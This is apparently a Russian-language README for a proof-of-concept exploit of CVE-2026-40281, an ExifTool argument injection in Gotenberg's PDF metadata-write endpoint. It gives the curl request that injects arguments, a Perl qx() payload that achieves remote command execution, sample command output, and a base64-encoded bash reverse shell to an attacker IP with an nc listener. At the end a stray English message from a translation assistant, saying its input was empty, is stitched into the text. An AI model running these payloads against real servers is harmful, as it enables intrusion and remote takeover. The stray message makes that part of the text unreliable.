 rabakuku/cve-2026-40281
Python PoC для CVE-2026-40281 — инъекции аргументов ExifTool в эндпоинте записи метаданных PDF в Gotenberg, позволяющей манипулировать файлами и выполнять удалённые команды.

Рабочий PoC для CVE-2026-40281
Gotenberg — это основанный на Docker stateless API для преобразования офисных документов, HTML-страниц, файлов Markdown и других форматов в PDF.
Gotenberg 8.30.1 и более ранние версии уязвимы к инъекции аргументов в ExifTool в эндпоинте записи метаданных PDF. Значения метаданных передаются в ExifTool без фильтрации символов новой строки, что позволяет неаутентифицированному атакующему внедрять дополнительные аргументы и манипулировать файлами или выполнять команды. Уязвимость исправлена в версии 8.31.0.
Ссылки:
Выполните следующую команду, чтобы запустить Gotenberg 8.30.1:
docker compose up -d
После запуска сервера перейдите по адресу http://192.168.10.2:3000/health. Ответ JSON, содержащий "status":"up", означает, что сервис готов.
Gotenberg передаёт аргументы в ExifTool по одному в строке через стандартный ввод с помощью go-exiftool. Значения метаданных не очищаются, поэтому символ новой строки внутри значения разделяет его на несколько аргументов, позволяя злоумышленнику внедрить произвольные аргументы ExifTool.
Перед воспроизведением уязвимости используйте poc.py, чтобы создать минимальный PDF:
python3 poc.py -o test.pdf


Затем внедрите символ новой строки, за которым следует аргумент ExifTool -FileName, в значение Title:
curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
Уязвимый сервер возвращает HTTP 404, потому что ExifTool перемещает обработанный PDF из ожидаемого пути. Убедитесь, что внедрённый аргумент создал /tmp/inject_proof:
docker compose exec web ls -l /tmp/inject_proof
Наличие этого файла подтверждает инъекцию аргументов. Gotenberg 8.31.0 и более поздние версии отклоняют тот же запрос с HTTP 400.
Используя описанный выше примитив инъекции аргументов, можно достичь RCE, например с помощью -Title<${PDFVersion;$_=qx(id)}. Этот аргумент использует синтаксис перенаправления -TAG<value ExifTool: механизм расширенного форматирования ${PDFVersion;...} передаёт значение тега PDFVersion (присутствующего в каждом корректном PDF) произвольному Perl-выражению после точки с запятой, где qx() выполняет id и перезаписывает значение тега $_ своим выводом, так что вывод команды записывается в метаданные Title.
Конечная точка записи метаданных возвращает обработанный PDF в HTTP-ответе, и PoC отправляет его в конечную точку чтения метаданных, чтобы извлечь Title и получить вывод команды. Помимо -TAG<..., аргумент -if ExifTool также выполняет произвольное Perl-выражение (изначально использовавшийся для решения, обрабатывать ли файл), поэтому команды можно аналогичным образом выполнить с помощью qx() или system() внутри него.

Запустите PoC против цели, чтобы выполнить id и прочитать его вывод из метаданных возвращённого PDF:
python3 poc.py -u http://192.168.10.2:3000 -c id
Добавьте -v, чтобы вывести возвращённый PDF. Непечатаемые байты заменяются точками.
Уязвимый сервер возвращает вывод команды, подтверждая, что команда выполнилась от имени пользователя gotenberg:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
Шаг 1: закодируйте Bash-полезную нагрузку на вашей машине Kali:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
Шаг 2: Убедитесь, что ваш слушатель открыт:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
I don't see any content to translate in your message — the INPUT section is empty (it only contains ---).
Please paste the actual Markdown content for chunk 19/19, and I'll return the Russian translation with all structure, code, URLs, and badges preserved exactly as specified.






